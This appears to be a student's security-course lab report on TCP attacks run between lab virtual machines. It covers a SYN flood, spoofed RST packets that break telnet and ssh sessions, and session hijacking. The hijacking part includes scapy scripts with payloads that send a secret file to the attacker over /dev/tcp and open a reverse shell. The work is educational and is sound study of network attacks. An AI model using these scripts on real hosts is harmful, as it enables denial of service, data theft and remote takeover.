CSCI 476: Lab 08

Nathan Stouffer

March 26, 2020

Note

This lab utilizes three virtual machines: Attacker, Server, and User (IP addresses listed below). We now describe their functions. Server is a machine with some content that is publicly available over a network (like a website) and User is a machine that accesses Server. The Attacker machine is used to attack the connection between User and Server. Throughout the report, we will use the names Attacker, Server, and User to reference these machines.

1. User: 10.0.2.4
2. Server: 10.0.2.5
3. Attacker: 10.0.2.6

Task 1

In Task 1, we implement the SYN flooding attack. Note that we assume that SYN cookies are turned off (depicted in Figure 1). This task utilizes only the Attacker and Server machine. Because the SYN flooding attack attempts to fill the entire queue of requests to Server, this attack is considered to be a Denial of Service attack.

Figure 1: Turning off SYN cookies

```
[03/26/20]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[03/26/20]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
```


Figure 2 depicts the state of network connections on Server before Attacker runs the SYN flooding attack. Note how few tcp6 connections there are.

Figure 2: Network connections before the attack

```
[03/26/20]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.5:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
udp        0      0 127.0.1.1:53            0.0.0.0:*
udp        0      0 10.0.2.5:53             0.0.0.0:*
udp        0      0 0.0.0.0:33333           0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp        0      0 0.0.0.0:39715           0.0.0.0:*
udp        0      0 0.0.0.0:52019           0.0.0.0:*
```


Attacker then runs the command “netwox 76 -i ‘10.0.2.5’ -p ‘80’ ” (netwox implements the SYN flooding attack in tool number 76). This fills the queue on the Server machine and leaves no room for anyone other requests to be made. The full queue is shown in Figures 3 and 4. Note the massive amount of new tcp6 connections all destined for the same port.

Figure 3: Network connections after the attack (part 1)



```
[03/26/20]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.5:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
tcp6       0      0 10.0.2.5:80             253.201.155.5:28527     SYN_RECV
tcp6       0      0 10.0.2.5:80             246.232.209.44:30259    SYN_RECV
tcp6       0      0 10.0.2.5:80             245.254.21.94:12446     SYN_RECV
tcp6       0      0 10.0.2.5:80             253.85.44.215:19429     SYN_RECV
tcp6       0      0 10.0.2.5:80             248.151.147.66:8526     SYN_RECV
tcp6       0      0 10.0.2.5:80             250.144.165.132:21660   SYN_RECV
tcp6       0      0 10.0.2.5:80             247.126.44.65:50920     SYN_RECV
tcp6       0      0 10.0.2.5:80             242.238.174.181:43894   SYN_RECV
tcp6       0      0 10.0.2.5:80             252.78.247.141:55323    SYN_RECV
tcp6       0      0 10.0.2.5:80             254.161.73.132:36969    SYN_RECV
tcp6       0      0 10.0.2.5:80             255.246.220.55:26970    SYN_RECV
tcp6       0      0 10.0.2.5:80             240.240.241.115:45110   SYN_RECV
tcp6       0      0 10.0.2.5:80             243.198.234.226:60161   SYN_RECV
tcp6       0      0 10.0.2.5:80             255.113.97.242:44160    SYN_RECV
tcp6       0      0 10.0.2.5:80             245.221.241.252:9492    SYN_RECV
tcp6       0      0 10.0.2.5:80             249.128.252.77:30177    SYN_RECV
tcp6       0      0 10.0.2.5:80             243.77.71.11:51826      SYN_RECV
tcp6       0      0 10.0.2.5:80             242.168.203.176:43871   SYN_RECV
```

Figure 4: Network connections after the attack (part 2)



```
tcp6       0      0 10.0.2.5:80             254.159.18.167:35552    SYN_RECV
tcp6       0      0 10.0.2.5:80             241.65.158.172:63724    SYN_RECV
tcp6       0      0 10.0.2.5:80             240.21.248.54:10212     SYN_RECV
tcp6       0      0 10.0.2.5:80             248.119.200.46:23971    SYN_RECV
tcp6       0      0 10.0.2.5:80             244.56.234.244:65356    SYN_RECV
tcp6       0      0 10.0.2.5:80             251.79.242.243:12727    SYN_RECV
tcp6       0      0 10.0.2.5:80             244.14.64.90:19966      SYN_RECV
tcp6       0      0 10.0.2.5:80             252.134.42.60:5084      SYN_RECV
tcp6       0      0 10.0.2.5:80             243.78.217.72:8288      SYN_RECV
tcp6       0      0 10.0.2.5:80             245.24.105.246:11497    SYN_RECV
tcp6       0      0 10.0.2.5:80             254.34.184.173:44675    SYN_RECV
tcp6       0      0 10.0.2.5:80             247.170.181.168:15639   SYN_RECV
tcp6       0      0 10.0.2.5:80             241.89.125.88:10065     SYN_RECV
tcp6       0      0 10.0.2.5:80             247.238.65.113:44958    SYN_RECV
tcp6       0      0 10.0.2.5:80             240.82.155.244:53936    SYN_RECV
tcp6       0      0 10.0.2.5:80             253.54.249.34:20174     SYN_RECV
tcp6       0      0 10.0.2.5:80             249.58.215.70:17235     SYN_RECV
tcp6       0      0 10.0.2.5:80             255.45.76.241:44862     SYN_RECV
tcp6       0      0 10.0.2.5:80             247.213.179.194:7547    SYN_RECV
tcp6       0      0 10.0.2.5:80             243.175.184.14:49547    SYN_RECV
tcp6       0      0 10.0.2.5:80             251.233.89.186:51109    SYN_RECV
tcp6       0      0 10.0.2.5:80             241.54.193.49:45217     SYN_RECV
tcp6       0      0 10.0.2.5:80             255.108.27.194:8126     SYN_RECV
tcp6       0      0 10.0.2.5:80             244.176.223.12:56543    SYN_RECV
tcp6       0      0 10.0.2.5:80             243.111.57.241:44174    SYN_RECV
tcp6       0      0 10.0.2.5:80             250.111.71.75:25217     SYN_RECV
tcp6       0      0 10.0.2.5:80             240.16.102.203:48092    SYN_RECV
tcp6       0      0 10.0.2.5:80             250.94.201.24:25491     SYN_RECV
tcp6       0      0 10.0.2.5:80             251.69.61.208:23245     SYN_RECV
tcp6       0      0 10.0.2.5:80             242.186.14.23:11840     SYN_RECV
tcp6       0      0 10.0.2.5:80             241.132.88.98:24453     SYN_RECV
tcp6       0      0 10.0.2.5:80             244.116.220.240:20706   SYN_RECV
tcp6       0      0 10.0.2.5:80             253.244.19.31:2744      SYN_RECV
tcp6       0      0 10.0.2.5:80             242.225.17.251:23092    SYN_RECV
tcp6       0      0 10.0.2.5:80             242.211.36.88:41219     SYN_RECV
```

Task 2

Task 2 focuses on implementing the TCP RST attack. This is divided into two parts: telnet connections and ssh connections. The basic idea of the RST attack is to pretend to send a reset packet from one member of a tcp connection to the other member. In other words, we need to spoof a packet.

Part A

We begin by discussing the TCP RST attack on telnet connections. Figure 5 shows User initiating a telnet connection with Server.

Figure 5: Initiating telnet connection

On Attacker, we then run the tcpdump command to sniff for tcp packets sent on this network. Note that we use the "–absolute-tcp-sequence-numbers" flag to avoid seeing relative sequence numbers. The initial output is shown in Figure 6.

Figure 6: Running tcpdump





Figure 7 shows the important output from tcpdump. Here, we see the last tcp packet sent over the wire, which gives us the sequence number that we should use in our spoofed tcp packet. We also gather the important IP and port information in the same figure.

Figure 7: Information needed for spoofing



With this knowledge, we are prepared to spoof our packet. The python script used to generate the packet is shown in Figure 8. Note that we could have sent the packet to either member of the tcp connection (as long as we had the correct sequence number).

Figure 8: Script to generate RST packet

```
#!/usr/bin/python3
import sys
from scapy.all import *

num = 1130583305

print("SENDING RESET PACKET.........")
IPLayer = IP(src="10.0.2.5", dst="10.0.2.4")
TCPLayer = TCP(sport=23, dport=41670, flags="R", seq=num)
pkt = IPLayer/TCPLayer
#ls(pkt)
send(pkt, verbose=0)
```

When Attacker runs the python script in Figure 8, the telnet connection between User and Server is broken. This is displayed in Figure 9.

Figure 9: Showing broken connection

```
10.0.2.5 seed@VM:~$ ls
android  Customization  Documents  examples.desktop  lib     Pictures  source     Videos
bin      Desktop        Downloads  get-pip.py        Music   Public    Templates
10.0.2.5 seed@VM:~$ Connection closed by foreign host.
10.0.2.4 seed@VM:~$
```

Part B

We now move on to using the RST attack to break a ssh connection. It should be noted that the actual information of a packet in a ssh connection cannot be tampered with (because of encryption), however, ssh uses tcp to transport packets so the RST attack can be used. The process of using the RST attack on ssh vs telnet is almost identical, but we present the following section for clarity. In Figure 10, we show User initiating a ssh connection with Server.

Figure 10: Initiating ssh connection

```
10.0.2.4 seed@VM:~/.../comp-security$ ssh 10.0.2.5
The authenticity of host '10.0.2.5 (10.0.2.5)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.5' (ECDSA) to the list of known hosts.
seed@10.0.2.5's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Thu Mar 26 12:16:42 2020 from 10.0.2.4
10.0.2.5 seed@VM:~$ ls
android  Customization  Documents  examples.desktop  lib    Pictures  source     Videos
bin      Desktop        Downloads  get-pip.py        Music  Public    Templates
```

On Attacker, we run the tcpdump command (as before) with the telnet attack. Figure 11 shows the initial command and Figure 12 displays the portion of output that contains the IP addresses, ports, and sequence number required to spoof the RST packet.

Figure 11: Initial tcpdump command

```
10.0.2.6 seed@VM:~/.../code$ sudo tcpdump --absolute-tcp-sequence-numbers
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
21:05:48.810789 IP 10.0.2.4.54546 > 10.0.2.5.ssh: Flags [P.], seq 960253485:960253521, ack 4072
045946, win 290, options [nop,nop,TS val 4294935871 ecr 4294928059], length 36
```

Figure 12: Information required for spoofing

```
21:05:50.075296 IP 10.0.2.5.ssh > 10.0.2.4.54546: Flags [P.], seq 4072046490:4072046526, ack 96
0253593, win 270, options [nop,nop,TS val 4294936048 ecr 4294936187], length 36
21:05:50.075300 IP 10.0.2.4.54546 > 10.0.2.5.ssh: Flags [.], ack 4072046526, win 320, options [
nop,nop,TS val 4294936188 ecr 4294936048], length 0
21:05:50.080537 IP 10.0.2.5.ssh > 10.0.2.4.54546: Flags [P.], seq 4072046526:4072046586, ack 96
0253593, win 270, options [nop,nop,TS val 4294936050 ecr 4294936188], length 60
21:05:50.081012 IP 10.0.2.4.54546 > 10.0.2.5.ssh: Flags [.], ack 4072046586, win 320, options [
nop,nop,TS val 4294936189 ecr 4294936050], length 0
```

We now have the necessary information and can construct a RST packet. Figure 13 displays the python script that generates the packet.

Figure 13: Script to generate spoofed packet

```
#!/usr/bin/python3
import sys
from scapy.all import *

num = 4072046586

print("SENDING RESET PACKET.........")
IPLayer = IP(src="10.0.2.5", dst="10.0.2.4")
TCPLayer = TCP(sport=22, dport=54546, flags="R", seq=num)
pkt = IPLayer/TCPLayer
#ls(pkt)
send(pkt, verbose=0)
```

As Figure 14 shows, the Attacker can use the above python script to break the ssh connection between User and Server.

Figure 14: Showing broken connection

```
10.0.2.5 seed@VM:~$ ls
android  Customization  Documents  examples.desktop  lib    Pictures  source     Videos
bin      Desktop        Downloads  get-pip.py        Music  Public    Templates
10.0.2.5 seed@VM:~$ packet_write_wait: Connection to 10.0.2.5 port 22: Broken pipe
10.0.2.4 seed@VM:~/.../comp-security$
```

Task 3

Task 3 exploits a different aspect of a tcp attack: running commands on a remote machine. This is called TCP Session Hijacking. It should be noted that this attack cannot be used on a ssh connection because the payload would have to be encrypted. The set up for this task is that Server has the file "/home/seed/secret" and Attacker would like to read it. For this to occur, User initiates a telnet connection (shown in Figure 15).

Figure 15: Initiating telnet connection

```
10.0.2.4 seed@VM:~/.../comp-security$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Mar 26 23:05:18 EDT 2020 from 10.0.2.4 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

10.0.2.5 seed@VM:~$ l
```

Simultaneously, Attacker runs the tcpdump command used in previous tasks to gain the necessary information for spoofing a packet (in this case: IP addresses, ports, sequence number, and acknowledgment number). Figure 16 displays the output of tcpdump.

Figure 16: Information for spoofing

```
10.0.2.6 seed@VM:~$ sudo tcpdump --absolute-tcp-sequence-numbers
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
21:45:21.987235 IP 10.0.2.4.52882 > 10.0.2.5.telnet: Flags [P.], seq 2238364245:2238364246, ack 1727126928, win 254,
 options [nop,nop,TS val 561869 ecr 545240], length 1
21:45:21.988835 IP 10.0.2.5.telnet > 10.0.2.4.52882: Flags [P.], seq 1727126928:1727126929, ack 2238364246, win 227,
 options [nop,nop,TS val 561731 ecr 561869], length 1
21:45:21.988850 IP 10.0.2.4.52882 > 10.0.2.5.telnet: Flags [.], ack 1727126929, win 254, options [nop,nop,TS val 561
870 ecr 561731], length 0
```

Figure 17 shows the python used to generate the packet. Take note of two items. First, the value of the sequence number is the most recently seen number plus 10. This means the attack will not occur immediately, but instead after 10 more tcp connections. We do this in case User continues to enter information. Second, note that we now have a payload instead of an RST attack. The payload tells Server to display the contents of the file "/home/seed/secret" to a port on Attacker.

Figure 17: Python script to generate spoofed packet


```
#!/usr/bin/python3
import sys
from scapy.all import *

snum = 2238364246
anum = 1727126928

print("SENDING SESSION HIJACKING PACKET.........")
IPLayer = IP(src="10.0.2.4", dst="10.0.2.5")
TCPLayer = TCP(sport=52882, dport=23, flags="A",
               seq=snum+10, ack=anum)
Data = "\r cat /home/seed/secret > /dev/tcp/10.0.2.6/9090\r"
pkt = IPLayer/TCPLayer/Data
#ls(pkt)
send(pkt, verbose=0)
```

Attacker then sends the packet and listens for info on the specified port. Figure 18 shows the message received on that port as “secret stuff.” The attack was successful.

Figure 18: Showing results



Task 4

In Task 4, we instigate a reverse shell using TCP Session Hijacking. The process for this is highly similar to what was used in Task 3. In fact, the only difference is the payload that is sent in the packet. Figure 19 shows User initiating the telnet connection with Server.

Figure 19: Initiating telnet connection

```
10.0.2.4 seed@VM:~$ telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Thu Mar 26 23:44:10 EDT 2020 from 10.0.2.4 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

10.0.2.5 seed@VM:~$ ls
android  Customization  Documents  examples.desktop  lib    Pictures  secret  Templates
bin      Desktop        Downloads  get-pip.py        Music  Public    source  Videos
```

Figure 20 displays the output of tcpdump with the required information.

Figure 20: Output of tcpdump

```
10.0.2.6 seed@VM:~$ sudo tcpdump --absolute-tcp-sequence-numbers
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
22:08:57.424203 IP 10.0.2.4.52884 > 10.0.2.5.telnet: Flags [P.], seq 383432878:383432879, ack 1904790332, win 237, o
ptions [nop,nop,TS val 915772 ecr 901568], length 1
22:08:57.424640 IP 10.0.2.5.telnet > 10.0.2.4.52884: Flags [P.], seq 1904790332:1904790333, ack 383432879, win 227,
options [nop,nop,TS val 915519 ecr 915772], length 1
22:08:57.424747 IP 10.0.2.4.52884 > 10.0.2.5.telnet: Flags [.], ack 1904790333, win 237, options [nop,nop,TS val 915
772 ecr 915519], length 0
```

We now arrive at the difference between the two attacks. In Figure 21, the variable Data now contains "/bin/bash_shellshock -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1." This command uses the shellshock vulnerability to create a reverse shell that sends and receives its output to port 9090 on the machine 10.0.2.6 (which is Attacker).

Figure 21: Python script to generate packet


```
#!/usr/bin/python3
import sys
from scapy.all import *

snum = 383432879
anum = 1904790332

print("SENDING SESSION HIJACKING PACKET.........")
IPLayer = IP(src="10.0.2.4", dst="10.0.2.5")
TCPLayer = TCP(sport=52884, dport=23, flags="A",
               seq=snum+10, ack=anum)
Data = "\r /bin/bash_shellshock -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1\r"
pkt = IPLayer/TCPLayer/Data
#ls(pkt)
send(pkt, verbose=0)
```

On Attacker, we send the packet and listen on port 9090. Figure 22 shows that Attacker is now able to run shell commands on Server.

Figure 22: Successful reverse shell generated



Overall, TCP can be exploited in many ways. Encryption (in the form of ssh connections) can certainly reduce vulnerability in that malicious commands cannot be sent over the wire. However, the RST attack can still be used against ssh connections.